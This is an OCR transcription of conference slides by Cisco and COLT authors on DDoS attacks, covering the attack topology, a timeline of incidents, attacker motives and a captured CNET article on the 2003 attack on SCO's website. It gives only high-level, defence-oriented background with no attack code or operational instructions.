Fighting Internet Diseases: DDoS, worms and miscreants

Hank Nussbacher (hank@interall.co.il)
Nicolas Fischbach (nico@colt.net)

Cisco Systems


COLT

Agenda

- DDoS: What, Where, When and Why
- DDoS Ammunition
- Underground Ecosystem
- Statistics
- Detection
- Mitigation
- Overview of anti-DDoS companies
- Future
- Bibliography

DDoS: What, Where, When and Why

DDoS


Zombies
Hacker
Masters
Control traffic
Attack traffic
Customer's premises:
Server / FW / Switch / router
ISP Edge router
Flooded Pipe
Victim
(web server)
Drinking from the fire hose

Who cares?

- **2/2000:** $1.2 Billion cost to US market
  - **$100 Million revenue loss**
- **1/2001:** $10's Million damage due to Microsoft attack
- **5/2001:** Whitehouse site down six hours
- **6/2001:** CERT down twice for > seven hours
- **6/2001:** Weather.com
- **7/2001:** Lufthansa.com
- **8/2001:** White House ('Code Red')
- **9/2001:** Deutsche Bank
- **10/2001:** NY Times
- **11/2001:** Attacks targeting routers (IDG News)


4,000 attacks per week *CAIDA*

Who cares? (2)

- Everybody is vulnerable
  - ISPs
  - Hosting centers
  - ASP's
  - Government
  - Banks, Financial institutions
  - E-commerce
  - DNS servers
  - Email accounts
- Easy to mount
- Download, click and launch

Background


- Motives
  - Showoff
  - Terror
  - Cyberspace demonstrations
  - Ransom
  - Blackmailing
  - Get your aggression out in cyber space
  - Boredom
- Same as in real life


The Joy of Tech
by Nitrozac & Snaggy
I'm so proud of Jimmy. Apparently he's one of the world's best at a new computer game.
Oh really! Which game?
Something called "DDOS Attack"
HACKER MOM
© 2000 Geek Culture™
joyoftech.com

DDoS is NOT

- Information theft (passwords, credit cards)
  - Financial fraud (i.e. phising)
- System penetration
  - Obtain root permission
- System crashing by:
  - Buffer/heap overflows
  - Format string attacks
- Breaking crypto


Problem on the rise: Hackers



Cisco Systems

COLT

Attack Evolution




CISCO SYSTEMS

COLT


Net attack crushes SCO Web site | CNET News.com - Microsoft Internet Explorer
Address http://news.com.com/2100-1002_3-999584.html
CNET tech sites: Price comparisons | Product reviews | Tech news | Downloads | Site map
NEWS.COM
TECH NEWS FIRST
Front Page
Enterprise
E-Business
Communications
Media
Personal Technology
Investor
Net attack crushes SCO Web site
By Stephen Shankland
Staff Writer, CNET News.com
May 2, 2003, 4:13 PM PT
SCO offers $250K reward
An avalanche of data blocked access to the SCO Group's Web site for several hours Friday, said the company, which has come under fire from Linux fans for an ongoing lawsuit against IBM.
At 10:45 a.m., the Unix and Linux seller was hit by a distributed denial-of-service attack (DDoS) that hampered its Internet operations, said SCO spokesman Blake Stowell. In a DDoS attack, numerous computers simultaneously send so much data across a network that the targeted system slows to a crawl trying to keep up with the traffic it's receiving.
Stowell said SCO had no indication who was behind the attack or why it was launched, but the Utah-based company has incurred the wrath of many Linux enthusiasts infuriated with its lawsuit against IBM. SCO seeks more than $1 billion in the suit, which accuses Big Blue of taking Unix intellectual property to which SCO owns rights, and moving it into open-source Linux. On Thursday, SCO Chief Executive Darl McBride said Unix source code had been copied line-by-line into Linux.
Unofficial open-source spokesmen such as Bruce Perens and Eric Raymond have condemned the lawsuit as an act of desperation, and others in the Linux community have been less gentle in their scorn.
A DDoS attack is hitting below the
Businesses that connect and integrate apps.
Businesses that model and manage processes.
Businesses that mean business.
Webcasts
Search News.com
Go!
Latest Headlines
New HP terminal to mind the till
Gateway rolls out new desktops
Merrill Lynch: Linux saves money
Oracle makes $5 billion PeopleSoft bid
One acquisition leads to another
PeopleSoft customers wary of deal
PeopleSoft calls Oracle bid 'atrocious'
White knight waiting in PeopleSoft wings?
Wall Street on Oracle's PeopleSoft bid
Qualcomm closing Wireless Knowledge
Week ahead: Jump, jive and Java
Corel agrees to takeover by Vector
Government forms
Internet

How much for a DDoS attack?



